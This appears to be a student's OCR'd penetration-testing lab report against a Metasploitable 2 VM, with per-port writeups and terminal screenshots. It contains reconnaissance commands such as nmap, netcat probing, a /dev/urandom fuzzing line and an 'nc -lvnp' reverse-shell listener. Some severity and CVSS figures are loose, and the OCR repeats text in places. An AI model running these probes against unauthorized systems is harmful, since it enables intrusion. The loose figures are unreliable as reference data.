METASPLOITABLE 2 [Running] - Oracle VirtualBox
Kali Linux [Running] - Oracle VirtualBox
root@kali: /home/sahil
curl: (52) Empty reply from server
nikto -h http://192.168.0.125:8180
- Nikto v2.5.0
+ Target IP: 192.168.0.125
+ Target Hostname: 192.168.0.125
+ Target Port: 8180
+ Start Time: 2025-12-31 18:08:28 (GMT5.5)
+ Server: Apache-Coyote/1.1
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
^C


METASPLOITABLE 2 [Running] - Oracle VirtualBox
root@kali: /home/sahil
gobuster dir -u http://192.168.0.125:8180 -w wordlist.txt
2025/12/31 18:08:47 wordlist file "wordlist.txt" does not exist: stat wordlist.txt: no such file or directory
gobuster dir -u http://192.168.0.125:8180 -w example.txt
2025/12/31 18:09:22 wordlist file "example.txt" does not exist: stat example.txt: no such file or directory
firefox https://192.168.0.125:8180
Running Firefox as root in a regular user's session is not supported. ($XAUTHORITY is /home/sahil/.Xauthority which is owned by sahil.)
google-chrome http://192.168.0.125:8180
google-chrome: command not found

🔴 Port 8787 – MSGSRVR

Service: Messaging Server

Description

Custom messaging services often lack authentication and encryption.

Possible Attack Methods

- Buffer overflow
- Unauthorized messaging
- Command injection

Tools Used

- Nmap
- Netcat
- Metasploit

Impact

- Remote execution
- Data manipulation

Severity : Medium

CVE-ID

- Not publicly documented

CVSS

- 6.5 – Medium

Remediation

- Disable unused services
- Restrict access
- Apply vendor patches

References

https://www.exploit-db.com

Method 1: Service Fingerprinting

```
nmap -p8787 -sV 192.168.0.125
```

➡ Identifies service behavior.

Method 2: Manual Interaction

```
nc 192.168.0.125 8787
```


➡ Tests command handling and responses.

Method 3: Fuzzing

```
head -c 1024 /dev/urandom | nc 192.168.0.125 8787
```

➡ Sends malformed inputs to detect crashes.

PUC :



🔴 Port 34080 – Unknown

Service: Custom Application

Description

High ports often run custom or backdoored applications.

Possible Attack Methods

- Backdoor access
- Logic flaws

Tools Used

- Nmap
- Netcat

Impact

- Unauthorized access

Severity : Medium

CVE-ID

- Unknown

CVSS

- 5.5 – Medium

Remediation

- Identify service owner
- Restrict firewall access

References

https://attack.mitre.org

Method 1: Version Detection

```
nmap -p34080 -sV 192.168.0.125
```


➡ Attempts to identify service.

Method 2: Manual Testing

```
nc 192.168.0.125 34080
```

➡ Tests for command execution.

PUC :



🔴 Port 40523 – Unknown / Custom Service

Service: Unknown (Custom / Backdoor / Ephemeral Service)

Description

Port 40523 is a high, non-standard port typically used by custom applications, developer services, temporary services, or backdoor listeners. Such services often lack authentication and security hardening, making them attractive targets during penetration testing.

Possible Attack Methods

- Service fingerprinting
- Banner grabbing
- Authentication bypass
- Command injection
- Backdoor shell access
- Misconfigured custom service abuse

Tools Used

- Nmap
- Netcat
- Telnet
- Metasploit
- Wireshark

Impact

- Unauthorized remote access
- Command execution
- Privilege escalation
- Persistent backdoor access

Severity : High

CVE-ID

- No specific CVE (depends on underlying application)

CVSS

- 6.5 – Medium to High

Remediation

- Close unused high ports
- Restrict access via firewall
- Implement authentication
- Monitor unknown services

References

https://attack.mitre.org/techniques/T1046/
https://www.sans.org/white-papers/

Method 1: Nmap Service Detection

```
nmap -p40523 -sV -sC 192.168.0.125
```

➡ Detects the running service, version, and common misconfigurations on the port.

Method 2: Banner Grabbing Using Netcat

```
nc 192.168.0.125 40523
```

➡ Attempts to retrieve service banners or interactive prompts that may reveal service functionality.

Method 3: Manual Interaction Using Telnet

```
telnet 192.168.0.125 40523
```

➡ Used to manually test for authentication prompts, command execution, or misconfigurations.

Method 4: Traffic Analysis

```
tcpdump -i eth0 port 40523
```


➡ Captures traffic to analyze commands, credentials, or protocol structure.


Method 5: Metasploit Auxiliary Scan


```
msfconsole

use auxiliary/scanner/tcp/tcp_banner

set RHOSTS 192.168.0.125

set RPORT 40523

run
```


➡ Extracts banners and identifies potential exploits.

PUC :




METASPLOITABLE 2 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
45309/tcp open unknown
52058/tcp open unknown
Nmap done: 1 IP address (1 host up) scanned in 22.5
msfadmin@metasploitable:~$ ifconfig
eth0 Link encap:Ethernet HWaddr 08:00:27:85:e
inet addr:192.168.0.125 Bcast:192.168.0.
inet6 addr: fe80::a00:27ff:fe85:e5ad/64 S
UP BROADCAST RUNNING MULTICAST MTU:1500
RX packets:67265 errors:0 dropped:0 overr
TX packets:66169 errors:0 dropped:0 overr
collisions:0 txqueuelen:1000
RX bytes:4340721 (4.1 MB) TX bytes:36570
Base address:0xd020 Memory:f0200000-f0220
lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:132330 errors:0 dropped:0 over
TX packets:132330 errors:0 dropped:0 over
collisions:0 txqueuelen:0
RX bytes:5900873 (5.6 MB) TX bytes:59008
msfadmin@metasploitable:~$
declaration
jyotsnamor...
jyotsna more payment slip
BARC BROCHURE
Kali Linux [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Home
File System
Trash
root@kali: /home/sahil
Session Actions Edit View Help
(root㉿kali)-[/home/sahil]
tcpdump -i eth0 port 40523
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
^C
0 packets captured
0 packets received by filter
0 packets dropped by kernel
(root㉿kali)-[/home/sahil]
msfconsole
Metasploit tip: When in a module, use back to go back to the top level prompt


METASPLOITABLE 2 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
45309/tcp open unknown
52058/tcp open unknown
Nmap done: 1 IP address (1 host up) scanned in 22.5
msfadmin@metasploitable:~$ ifconfig
eth0 Link encap:Ethernet HWaddr 08:00:27:85:e
inet addr:192.168.0.125 Bcast:192.168.0.
inet6 addr: fe80::a00:27ff:fe85:e5ad/64 S
UP BROADCAST RUNNING MULTICAST MTU:1500
RX packets:67265 errors:0 dropped:0 overr
TX packets:66169 errors:0 dropped:0 overr
collisions:0 txqueuelen:1000
RX bytes:4340721 (4.1 MB) TX bytes:36570
Base address:0xd020 Memory:f0200000-f0220
lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:132330 errors:0 dropped:0 over
TX packets:132330 errors:0 dropped:0 over
collisions:0 txqueuelen:0
RX bytes:5900873 (5.6 MB) TX bytes:59008
msfadmin@metasploitable:~$
declaration
jyotsnamor...
jyotsna more payment slip
BARC BROCHURE
Kali Linux [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Home
File System
Trash
root@kali: /home/sahil
Session Actions Edit View Help
Metasploit
=[metasploit v6.4.103-dev]
+ -- --=[2,584 exploits - 1,319 auxiliary - 1,697 payloads]
+ -- --=[434 post - 49 encoders - 14 nops - 9 evasion]
Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project
msf >



🔴 Port 45309 – Unknown / Potential Backdoor

Service: Unknown (Backdoor / Custom Application)

Description

Port 45309 is a dynamically assigned high port that may host a hidden service, reverse shell listener, or vulnerable custom application. Such ports are frequently used by malware or intentionally vulnerable lab machines.

Possible Attack Methods

- Reverse shell connection
- Command execution
- Backdoor exploitation
- Weak or no authentication
- Protocol abuse

Tools Used

- Nmap
- Netcat
- Metasploit
- Socat

Impact

- Full system compromise
- Persistent remote shell
- Data exfiltration

Severity : Critical

CVE-ID

- No public CVE (custom/backdoor dependent)

CVSS

- 8.0 – High

Remediation

- Identify and remove unauthorized services
- Monitor listening ports
- Implement host-based firewalls

References

https://www.offensive-security.com/metasploit-unleashed/
https://attack.mitre.org/techniques/T1059/

Method 1: Full Enumeration

```
nmap -p45309 -A 192.168.0.125
```

➡ Performs aggressive scanning including OS detection, scripts, and service probing.

Method 2: Direct Shell Attempt Using Netcat

```
nc 192.168.0.125 45309
```

➡ Checks if the port exposes an interactive shell or accepts commands.

Method 3: Reverse Shell Listener Test

```
nc -lvnp 45309
```

➡ Used to test if the port is intended for reverse shell connections.

Method 4: Fuzzing the Service

```
echo "test" | nc 192.168.0.125 45309
```


➡ Sends crafted input to detect crashes or unexpected responses.


Method 5: Metasploit Port Scanner

```
use auxiliary/scanner/portscan/tcp

set RHOSTS 192.168.0.125

set PORTS 45309

run
```


➡ Confirms service availability and responsiveness.

PUC :





METASPLOITABLE 2 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
45309/tcp open unknown
52058/tcp open unknown
Nmap done: 1 IP address (1 host up) scanned in 22.5
msfadmin@metasploitable:~$ ifconfig
eth0 Link encap:Ethernet HWaddr 08:00:27:85:e
inet addr:192.168.0.125 Bcast:192.168.0.
inet6 addr: fe80::a00:27ff:fe85:e5ad/64 S
UP BROADCAST RUNNING MULTICAST MTU:1500
RX packets:67265 errors:0 dropped:0 overr
TX packets:66169 errors:0 dropped:0 overr
collisions:0 txqueuelen:1000
RX bytes:4340721 (4.1 MB) TX bytes:36570
Base address:0xd020 Memory:f0200000-f0220
lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:132330 errors:0 dropped:0 over
TX packets:132330 errors:0 dropped:0 over
collisions:0 txqueuelen:0
RX bytes:5900873 (5.6 MB) TX bytes:59008
msfadmin@metasploitable:~$
declaration
jyotsnamor...
jyotsna more payment slip
BARC BROCHURE
Kali Linux [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Home
File System
Trash
root@kali: /home/sahil
Session Actions Edit View Help
Nmap done: 1 IP address (1 host up) scanned in 11.02 seconds
(root㉿kali)-[/home/sahil]
nc 192.168.0.125 45309
^C
(root㉿kali)-[/home/sahil]
nc -lvnp 45309
listening on [any] 45309 ...
I am there
what are you doing here
^Z
zsh: suspended nc -lvnp 45309
(root㉿kali)-[/home/sahil]
echo "test" | nc 192.168.0.125 45309
(root㉿kali)-[/home/sahil]
use auxiliary/scanner/portscan/tcp
Command 'use' not found, did you mean:
command 'ase' from deb ase
command 'muse' from deb muse
command 'us' from deb unicornscan
command 'nse' from deb ns2
Try: apt install <deb name>
(root㉿kali)-[/home/sahil]
#



METASPLOITABLE 2 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
45309/tcp open unknown
52058/tcp open unknown
Nmap done: 1 IP address (1 host up) scanned in 22.5
msfadmin@metasploitable:~$ ifconfig
eth0 Link encap:Ethernet HWaddr 08:00:27:85:e
inet addr:192.168.0.125 Bcast:192.168.0.
